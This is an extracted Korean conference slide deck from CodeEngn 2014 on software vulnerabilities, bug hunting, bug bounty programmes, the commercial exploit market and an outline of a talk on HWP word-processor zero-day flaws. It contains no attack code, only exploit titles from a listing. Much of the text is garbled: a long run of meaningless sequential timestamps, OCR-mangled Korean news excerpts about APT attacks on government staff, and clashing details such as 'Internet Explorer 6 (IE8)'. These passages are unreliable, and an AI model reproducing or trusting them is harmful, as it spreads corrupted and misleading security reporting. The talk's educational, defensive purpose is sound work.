



passket@gmail.com

www.CodeEngn.com

2014 CodeEngn Conference 10

진짜 급하게
돈이 필요합
니다.

CodeEngn

Introduction

- 소프트웨어 취약점의 정의

소프트웨어의 결함이나 체계·설계상의 허점으로 인해 사용자(특히 공격자)에게 허용된 권한 이상의 동작이나 허용된 범위 이상의 권한을 부여하는 약점을 의미한다

- 소프트웨어 취약점의 위험성

- 설계한 소프트웨어의 보안 매커니즘을 파괴
- 예상하지 못한 소프트웨어의 동작으로 탐지하기 어려움
- 소프트웨어 개발 업체 : 기업의 신뢰성 위협
- 소프트웨어 사용 업체 : 기업의 보안 매커니즘을 위협

Introduction

- 소프트웨어 취약점이 악용된 사례 : 보안사고의 핵심

Google Chrome 'Hacked': How Your Passwords Can Be Exposed

MIKE WHEATLEY 4/2/2012 7:31

READ MORE

Twitter 47 Facebook 25 LinkedIn 105 StumbleUpon 14

If you're one of the millions of people using Google Chrome as your preferred browser, and if you happen to have any important passwords saved within the browser itself, you might just want to reconsider how safe that is.

Your data is, of course, at risk any time your computer is stolen, lost or borrowed by another person, but there are various reasons we can put in place to protect against this. For whatever security precautions you take, this could all be



Hackers exploit critical IE bug; Microsoft promises patch

IE6 through IE11 harbor vulnerability, but in-the-wild attacks limited to IE8 and IE9

By Gregg Keizer

September 17, 2013 03:18 PM ET 18 Comments

LinkedIn 24 Twitter 1 Google+ 1 YouTube 1 Facebook 272 More

Computerworld - Microsoft today said that hackers are exploiting a critical, but unpatched, vulnerability in Internet Explorer 6 (IE8) and Internet Explorer 9 (IE9), and that its engineers are working on an update to plug the hole.

[긴급] 국내 정부 공무원 타깃 HWP APT 공격 발견!

정부부처 내부 공직자 타깃, HWP 문서파일 첨부 파일 이용해 공격
감염시 키보드의 모니터링, 사용자 PC정보 등 유출 위험

2012년 08월 02일 북조선 국내 특정보안 경계를 통찰조망하는 정부부처의 내부 공직자를 정조준 하고 HWP 문서파일 취약점을 이용해서 은밀하게 무적공격을 진행한 지능형지속위협(APT) 공격이 노출됐다.

이번 APT 공격을 피한 발각하고 공격한 일커인타의 공격자는 "국가 정책을 담당하는 중앙행정기관의 내부 직원을 겨냥했다는 점에서 국가 내부 결보수준을 목적으로 한 조직형 공격의 일환으로 추측하고 있다"며 "공격자는 한글문서(HWP) 파일의 취약점을 기동했으며 파일 주요작성 코드동향 보그리는 내용을 포함하고 있다. 또한 공격자는 이메일 제목과 내용 등의 한글을 직접 사용했고 보낸 사람 부분에도 한글로 치 값이라는 발신자명과 hotmail.com 계정을 이용했다"고 설명했다.

특정단체 APT공격용 리더쉽 관련 한글 악성문서 발견!

특목 '나눔' 10:35, 10:50, 10:55, 10:58, 10:59, 11:00, 11:01, 11:02, 11:03, 11:04, 11:05, 11:06, 11:07, 11:08, 11:09, 11:10, 11:11, 11:12, 11:13, 11:14, 11:15, 11:16, 11:17, 11:18, 11:19, 11:20, 11:21, 11:22, 11:23, 11:24, 11:25, 11:26, 11:27, 11:28, 11:29, 11:30, 11:31, 11:32, 11:33, 11:34, 11:35, 11:36, 11:37, 11:38, 11:39, 11:40, 11:41, 11:42, 11:43, 11:44, 11:45, 11:46, 11:47, 11:48, 11:49, 11:50, 11:51, 11:52, 11:53, 11:54, 11:55, 11:56, 11:57, 11:58, 11:59, 12:00, 12:01, 12:02, 12:03, 12:04, 12:05, 12:06, 12:07, 12:08, 12:09, 12:10, 12:11, 12:12, 12:13, 12:14, 12:15, 12:16, 12:17, 12:18, 12:19, 12:20, 12:21, 12:22, 12:23, 12:24, 12:25, 12:26, 12:27, 12:28, 12:29, 12:30, 12:31, 12:32, 12:33, 12:34, 12:35, 12:36, 12:37, 12:38, 12:39, 12:40, 12:41, 12:42, 12:43, 12:44, 12:45, 12:46, 12:47, 12:48, 12:49, 12:50, 12:51, 12:52, 12:53, 12:54, 12:55, 12:56, 12:57, 12:58, 12:59, 13:00, 13:01, 13:02, 13:03, 13:04, 13:05, 13:06, 13:07, 13:08, 13:09, 13:10, 13:11, 13:12, 13:13, 13:14, 13:15, 13:16, 13:17, 13:18, 13:19, 13:20, 13:21, 13:22, 13:23, 13:24, 13:25, 13:26, 13:27, 13:28, 13:29, 13:30, 13:31, 13:32, 13:33, 13:34, 13:35, 13:36, 13:37, 13:38, 13:39, 13:40, 13:41, 13:42, 13:43, 13:44, 13:45, 13:46, 13:47, 13:48, 13:49, 13:50, 13:51, 13:52, 13:53, 13:54, 13:55, 13:56, 13:57, 13:58, 13:59, 14:00, 14:01, 14:02, 14:03, 14:04, 14:05, 14:06, 14:07, 14:08, 14:09, 14:10, 14:11, 14:12, 14:13, 14:14, 14:15, 14:16, 14:17, 14:18, 14:19, 14:20, 14:21, 14:22, 14:23, 14:24, 14:25, 14:26, 14:27, 14:28, 14:29, 14:30, 14:31, 14:32, 14:33, 14:34, 14:35, 14:36, 14:37, 14:38, 14:39, 14:40, 14:41, 14:42, 14:43, 14:44, 14:45, 14:46, 14:47, 14:48, 14:49, 14:50, 14:51, 14:52, 14:53, 14:54, 14:55, 14:56, 14:57, 14:58, 14:59, 15:00, 15:01, 15:02, 15:03, 15:04, 15:05, 15:06, 15:07, 15:08, 15:09, 15:10, 15:11, 15:12, 15:13, 15:14, 15:15, 15:16, 15:17, 15:18, 15:19, 15:20, 15:21, 15:22, 15:23, 15:24, 15:25, 15:26, 15:27, 15:28, 15:29, 15:30, 15:31, 15:32, 15:33, 15:34, 15:35, 15:36, 15:37, 15:38, 15:39, 15:40, 15:41, 15:42, 15:43, 15:44, 15:45, 15:46, 15:47, 15:48, 15:49, 15:50, 15:51, 15:52, 15:53, 15:54, 15:55, 15:56, 15:57, 15:58, 15:59, 16:00, 16:01, 16:02, 16:03, 16:04, 16:05, 16:06, 16:07, 16:08, 16:09, 16:10, 16:11, 16:12, 16:13, 16:14, 16:15, 16:16, 16:17, 16:18, 16:19, 16:20, 16:21, 16:22, 16:23, 16:24, 16:25, 16:26, 16:27, 16:28, 16:29, 16:30, 16:31, 16:32, 16:33, 16:34, 16:35, 16:36, 16:37, 16:38, 16:39, 16:40, 16:41, 16:42, 16:43, 16:44, 16:45, 16:46, 16:47, 16:48, 16:49, 16:50, 16:51, 16:52, 16:53, 16:54, 16:55, 16:56, 16:57, 16:58, 16:59, 17:00, 17:01, 17:02, 17:03, 17:04, 17:05, 17:06, 17:07, 17:08, 17:09, 17:10, 17:11, 17:12, 17:13, 17:14, 17:15, 17:16, 17:17, 17:18, 17:19, 17:20, 17:21, 17:22, 17:23, 17:24, 17:25, 17:26, 17:27, 17:28, 17:29, 17:30, 17:31, 17:32, 17:33, 17:34, 17:35, 17:36, 17:37, 17:38, 17:39, 17:40, 17:41, 17:42, 17:43, 17:44, 17:45, 17:46, 17:47, 17:48, 17:49, 17:50, 17:51, 17:52, 17:53, 17:54, 17:55, 17:56, 17:57, 17:58, 17:59, 18:00, 18:01, 18:02, 18:03, 18:04, 18:05, 18:06, 18:07, 18:08, 18:09, 18:10, 18:11, 18:12, 18:13, 18:14, 18:15, 18:16, 18:17, 18:18, 18:19, 18:20, 18:21, 18:22, 18:23, 18:24, 18:25, 18:26, 18:27, 18:28, 18:29, 18:30, 18:31, 18:32, 18:33, 18:34, 18:35, 18:36, 18:37, 18:38, 18:39, 18:40, 18:41, 18:42, 18:43, 18:44, 18:45, 18:46, 18:47, 18:48, 18:49, 18:50, 18:51, 18:52, 18:53, 18:54, 18:55, 18:56, 18:57, 18:58, 18:59, 19:00, 19:01, 19:02, 19:03, 19:04, 19:05, 19:06, 19:07, 19:08, 19:09, 19:10, 19:11, 19:12, 19:13, 19:14, 19:15, 19:16, 19:17, 19:18, 19:19, 19:20, 19:21, 19:22, 19:23, 19:24, 19:25, 19:26, 19:27, 19:28, 19:29, 19:30, 19:31, 19:32, 19:33, 19:34, 19:35, 19:36, 19:37, 19:38, 19:39, 19:40, 19:41, 19:42, 19:43, 19:44, 19:45, 19:46, 19:47, 19:48, 19:49, 19:50, 19:51, 19:52, 19:53, 19:54, 19:55, 19:56, 19:57, 19:58, 19:59, 20:00, 20:01, 20:02, 20:03, 20:04, 20:05, 20:06, 20:07, 20:08, 20:09, 20:10, 20:11, 20:12, 20:13, 20:14, 20:15, 20:16, 20:17, 20:18, 20:19, 20:20, 20:21, 20:22, 20:23, 20:24, 20:25, 20:26, 20:27, 20:28, 20:29, 20:30, 20:31, 20:32, 20:33, 20:34, 20:35, 20:36, 20:37, 20:38, 20:39, 20:40, 20:41, 20:42, 20:43, 20:44, 20:45, 20:46, 20:47, 20:48, 20:49, 20:50, 20:51, 20:52, 20:53, 20:54, 20:55, 20:56, 20:57, 20:58, 20:59, 21:00, 21:01, 21:02, 21:03, 21:04, 21:05, 21:06, 21:07, 21:08, 21:09, 21:10, 21:11, 21:12, 21:13, 21:14, 21:15, 21:16, 21:17, 21:18, 21:19, 21:20, 21:21, 21:22, 21:23, 21:24, 21:25, 21:26, 21:27, 21:28, 21:29, 21:30, 21:31, 21:32, 21:33, 21:34, 21:35, 21:36, 21:37, 21:38, 21:39, 21:40, 21:41, 21:42, 21:43, 21:44, 21:45, 21:46, 21:47, 21:48, 21:49, 21:50, 21:51, 21:52, 21:53, 21:54, 21:55, 21:56, 21:57, 21:58, 21:59, 22:00, 22:01, 22:02, 22:03, 22:04, 22:05, 22:06, 22:07, 22:08, 22:09, 22:10, 22:11, 22:12, 22:13, 22:14, 22:15, 22:16, 22:17, 22:18, 22:19, 22:20, 22:21, 22:22, 22:23, 22:24, 22:25, 22:26, 22:27, 22:28, 22:29, 22:30, 22:31, 22:32, 22:33, 22:34, 22:35, 22:36, 22:37, 22:38, 22:39, 22:40, 22:41, 22:42, 22:43, 22:44, 22:45, 22:46, 22:47, 22:48, 22:49, 22:50, 22:51, 22:52, 22:53, 22:54, 22:55, 22:56, 22:57, 22:58, 22:59, 23:00, 23:01, 23:02, 23:03, 23:04, 23:05, 23:06, 23:07, 23:08, 23:09, 23:10, 23:11, 23:12, 23:13, 23:14, 23:15, 23:16, 23:17, 23:18, 23:19, 23:20, 23:21, 23:22, 23:23, 23:24, 23:25, 23:26, 23:27, 23:28, 23:29, 23:30, 23:31, 23:32, 23:33, 23:34, 23:35, 23:36, 23:37, 23:38, 23:39, 23:40, 23:41, 23:42, 23:43, 23:44, 23:45, 23:46, 23:47, 23:48, 23:49, 23:50, 23:51, 23:52, 23:53, 23:54, 23:55, 23:56, 23:57, 23:58, 23:59, 24:00

문서 클릭시, 사용자 모르게 악성파일 생성 및 실행

최대십이 여한 주체로 특정 단체를 타깃으로 한 APT 공격을 위한 한글 악성문서가 발견되 주의가 요구된다.

질문수 하우라 보안대플랜타장은 "이런이 발견된 한글 악성문서 또한 특정 단체를 가칭하고 리더십에 대한 주제로 제작되어 유출되었으며 문서를 확인하기 위해 결현할 경우 정상 한글문서가 보제점과 동시에 사용자 모르게 악성파일을 생성 및 실행한다"며 "설치되는 악성파일은 시스템 정보전송, 파일 다운로드 및 암호도, 프로세스 실행 등의 기능을 하며, 악성코드 제작자에게 수신받은 명령에 따라 악의적인 기능이 수행된다"고 설명했다.

Operation Aurora

From Wikipedia, the free encyclopedia

Operation Aurora was a **cyber attack** conducted by **advanced persistent threats** such as the **Elderwood Group** based in **Beijing, China**, with ties to the **People's Liberation Army**.^[1] First publicly disclosed by **Google** on January 12, 2010, in a **blog post**,^[2] the attack began in mid-2009 and continued through December 2009.^[3]


The attack has been aimed at dozens of other organizations, of which **Adobe Systems**,^[4] **Juniper Networks**^[5] and **Rackspace**^[6] have publicly confirmed that they were targeted. According to media reports, **Yahoo**, **Symantec**, **Northrop Grumman**, **Morgan Stanley**^[7] and **Dow Chemical**^[8] were also among the targets.

As a result of the attack, Google stated in its blog that it plans to operate a completely **uncensored** version of its search engine in China "within the law, if at all", and acknowledged that if this is not possible, ^[2] Official Chinese media responded stating that the incident is part of a U.S. government cor

The attack was named "Operation Aurora" by **Dmitri Alperovitch**, Vice President of Threat Research at McAfee Labs discovered that "Aurora" was part of the **file path** on the attacker's machine that was in were associated with the attack. "We believe the name was the internal name the attacker(s) gave to George Kurtz said in a blog post.^[10]

Introduction

- 악용된 소프트웨어 취약점 : Microsoft(社)



Introduction

- 소프트웨어 취약점 관련 용어정리
 - 취약점(**Vulnerability**)
 - 이용하여 권한을 획득할 수 있는 소프트웨어 적인 버그
 - 공격코드(**Exploit**)
 - 취약점을 공격할 수 있는 코드
 - 개념증명 코드(**PoC Code**)
 - 취약점을 증명할 수 있는 코드
 - 시스템 소유(**System Pwned**)
 - 취약점을 이용하여 해당 시스템을 점유하였을 때 사용하는 표현
 - **CVE : Common Vulnerabilities and Exposures**
 - 취약점에 대한 정보를 모아놓은 **List-up**
 - 취약점 공개(**Vulnerability Disclosure**)

Software Bug Hunting 이란 ?

- 소프트웨어 취약점을 특정 이득을 위해 찾아내는 행위

소프트웨어의 결함이나 체계 · 설계상의 허점을 고의적으로 찾아내어 금전적인 이득, 사이버 테러의 예방, 해커적인 명성획득 등의 특정 이득을 노리는 일련의 행위



Pwn2Own

From Wikipedia, the free encyclopedia

Pwn2Own is a [computer hacking](#) contest held annually at the [CanSecWest security conference](#), beginning in 2007.^[1] Contestants are challenged to [exploit](#) widely used [software](#) and mobile devices with [previously unknown vulnerabilities](#). Winners of the contest receive the device that they exploited, a cash prize, and a "Masters" jacket celebrating the year of their win. The name "Pwn2Own" is derived from the fact that contestants must "[pwn](#)" or hack the device in order to "own" or win it. The Pwn2Own contest serves to demonstrate the vulnerability of devices and software in widespread use while also

Bug Bounties

- Samsung SMART TV
 - <https://samsungtvbounty.com/>



- Tipping Point ZDI
 - <http://www.zerodayinitiative.com/about/benefits/>

Program Benefits

The amount we offer to a researcher for a particular vulnerability depends on the following criteria:

- Is the affected product widely deployed?
- Can exploiting the flaw lead to a server or client compromise? At what privilege level?
- Is the flaw exposed in default configurations/installations?

Bug Bounties

- Verisign Idefense Lab Vulnerability Management
 - https://www.verisigninc.com/en_US/products-and-services/network-intelligence-availability/idefense/vulnerability-intelligence/index.xhtml



- KISA 침해대응센터 취약점 신고 포상제
 - http://www.krcert.or.kr/kor/consult/consult_04.jsp

• S/W 신규 보안 취약점 신고 포상제

2012년 10월 부터 소프트웨어 신규 보안 취약점 신고 포상제를 실시합니다.

포상금 지급을 위한 평가는 분기별로 실시하며, 분기별 우수 취약점을 선정하여 평가 결과에 따라 최고 500만원의 포상금이 지급됩니다. 신고 포상을 원하는 경우 아래의 신고 양식을 다운로드 받아 작성하여, 관련파일에 첨부하여 주시기 바랍니다.

Stories of Bug Hunters

- Pwn2Own In CanSecWest
 - 가장 잘 알려진 Bug Hunter들의 Exploit 기술을 선보이는 대회
 - 매년 캐나다 CanSenWest에서 열림
 - Google, Tipping Point, Adobe 등이 스폰




- The Pwnie Award
 - 매년 유명 Hacker들이 그 해 발견된 취약점 중 우수한 취약점에 대해 시상식을 통해 포상을 하는 제도



Business Model

- Offensive Research, Security, Model



The screenshot displays the VUPEN security website. At the top, the VUPEN security logo is visible. Below it, a navigation bar includes links for Home, VUPEN Products, Industry Solutions, Vulnerability Research, Contact Sales, and Company & Events. A prominent banner advertises 'Exclusive Exploits for LEAs' and 'VUPEN EXCLUSIVE AND SOPHISTICATED EXPLOITS FOR OFFENSIVE SECURITY'. Below this, the IMMUNITY logo is shown with the tagline 'KNOWING YOU'RE SECURE'. A secondary navigation bar lists links for COMPANY, NEWS, PRODUCTS, SERVICES, RESOURCES, DOWNLOADS, EDUCATION, PARTNERS, RESELLERS, and CLIENT LOGIN. A large red banner with the word 'COMPANY' is featured. Below this, the CORE SECURITY logo is displayed with the tagline 'Thinking ahead.' and the product name 'CORE IMPACT™ PROFESSIONAL'. A description follows: 'The most comprehensive penetration testing solution for assessing and testing critical security vulnerabilities'. Below this, the text states: 'Backed by 15+ years of leading-edge security research and commercial-grade development, CORE Impact Pro allows you to evaluate your security posture using the same techniques employed by today's cyber-criminals.' At the bottom, the RAPID7 logo is shown, followed by the heading 'Vulnerability Management' and the text 'Detect, assess, fix, and mitigate critical security issues'. A final paragraph describes Rapid7's vulnerability management software Nexpose, stating it helps users proactively fix or mitigate security threats in IPv6 environments, misconfigurations, and malware exposure before they can be exploited by attackers.

VUPEN security

Home | VUPEN Products | Industry Solutions | Vulnerability Research | Contact Sales | Company & Events |

Exclusive Exploits for LEAs

Offensive Solutions Overview

VUPEN EXCLUSIVE AND SOPHISTICATED EXPLOITS
FOR OFFENSIVE SECURITY

IMMUNITY
KNOWING YOU'RE SECURE

COMPANY | NEWS | PRODUCTS | SERVICES | RESOURCES | DOWNLOADS | EDUCATION | PARTNERS | RESELLERS | CLIENT LOGIN

COMPANY

CORE SECURITY™
Thinking ahead.

CORE IMPACT™
PROFESSIONAL

The most comprehensive penetration testing solution for assessing and testing critical security vulnerabilities

Backed by 15+ years of leading-edge security research and commercial-grade development, CORE Impact Pro allows you to evaluate your security posture using the same techniques employed by today's cyber-criminals.

RAPID7

Vulnerability Management

Detect, assess, fix, and mitigate critical security issues

Rapid7's vulnerability management software Nexpose helps you to proactively fix or mitigate security threat IPv6 environments, misconfigurations and malware exposure before they can be exploited by attackers.

Business Model

- 취약점을 발견하기 어렵다
 - 배우기 어렵다
 - 정형화된 방법이 드물다

한글 Zero-day 취약점 분석

1. TIFF 필터 취약점 (zero-day)
2. 버퍼 오버플로
3. 정수 오버플로
4. 경계 값 검사 오류
5. TIFF 필터 취약점 코드
6. Hwp 파일 포맷 취약점 (zero-day)
7. Hwp 문단 구조
8. Hwp 컨트롤 취약점
9. Hwp 파일 포맷 취약점 코드
10. 보안 고려 사항
11. Q&A

업데이트 내용:

#15 보안 취약점 개선 (2013/11/27, 버전 7.5.12.676)
 #14 보안 취약점 개선 (2013/11/18, 버전 7.5.12.675)
 #13 보안 취약점 개선 (2013/11/01, 버전 7.5.12.674)
 #8 보안 취약점 개선 (2013/06/24, 버전 7.5.12.673)
 #7 보안 취약점 개선 (2013/05/28, 버전 7.5.12.673)
 #6 보안 취약점 개선 (2013/05/02, 버전 7.5.12.673)
 #2 보안 취약점 개선 (2013/02/06, 버전 7.5.12.673)
 #1 보안 취약점 개선 (2013/02/05, 버전 7.5.12.673)
 보안 취약점을 개선하였습니다. (2012/10/18, 버전 7.5.12.668)

Remote Exploits

Date	D	A	V	Description		Plat.	Author
2013-12-03	🟢	-	🟢	Cisco Prime Data Center Network Manager Arbitrary File Upload	166	java	metasploit
2013-12-03	🟢	-	🟢	ABB MicroSCADA wserver.exe - Remote Code Execution	126	windows	metasploit
2013-12-03	🟢	-	🟢	Kimai 0.9.2 - 'db_restore.php' SQL Injection	125	php	metasploit
2013-12-03	🟢	-	🟢	Microsoft Tagged Image File Format (TIFF) Integer Overflow	143	windows	metasploit
2013-11-27	🟢	-	🟢	MS13-090 CardSpaceClaimCollection ActiveX Integer Underflow	1783	windows	metasploit
2013-11-27	🟢	-	🟢	MS12-022 Microsoft Internet Explorer COALineDashStyleArray Unsafe Memory Access	1342	windows	metasploit
2013-11-27	🟢	-	🟢	Apache Roller OGNL Injection	1361	java	metasploit

Business Model

- 취약점을 알고 있어도 고치기 어렵다
 - 정확한 취약점의 공격원리
 - 프로그램의 안정성
 - 개발 프로세스의 부재
 - 취약점 관리 프로세스의 부재
 - 뛰어난 프로그래머의 부족
 - 공격 코드 작성과 프로그래밍이 가능한 인재의 부족

지난해 패치된 취약점, 최신버전서 다시 발생...패치관리 더욱 신경써야!

지난해 12월 3일 KISA 인터넷침해대응센터 보안공지에 '한글 임의코드 실행 취약점 보안 업데이트 권고'가 올라왔다. 당시 내용을 보면 "한글과컴퓨터는 자사의 워드프로세서인 "한글"에서 임의코드 실행 취약점을 보완한 보안 업데이트를 발표했다. 해당 취약점에 영향을 받는 버전의 아래한글 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 최신버전으로 업데이트해야 한다"는

Business Model

구 분	국산 소프트웨어	외산 소프트웨어
취약점 발견 능력	미비	유명 해커의 고용
취약점 패치 능력	미비	자체적인 교육
취약점 관리 능력	없음	프로그램 운용
취약점 대응/독립 팀 존재	없음	자체 팀 존재
취약점 대응 능력	국가기관에 의존	TF구성
외부 전문가 활용	미비	많음
취약점 신고 창구 운용	미비	프로그램 운용

국산 소프트웨어는 잠재적으로 많은 보안 취약점을 지니고 있음

전문적으로 소프트웨어 취약점을 관리하는 인력이나 시스템이 없음

소프트웨어 취약점 점검

- **White Box Testing**

- 소프트웨어에 대한 전권을 행사할 수 있을 때 취약점을 점검
 - 소프트웨어 개발사
 - 적절한 절차의 소프트웨어 취약점 점검사

- **Black Box Testing**

- 소프트웨어에 대한 일부, 혹은 전혀 권한을 행할 수 없을 때 점검
 - 특수한 경우의 적절한 절차의 소프트웨어 점검사
 - **Bug Bounty**를 노리는 **Bug Hunter**
 - 악의적인 **Hacker** (공격자)



Full
Disclosure



Half
Disclosure

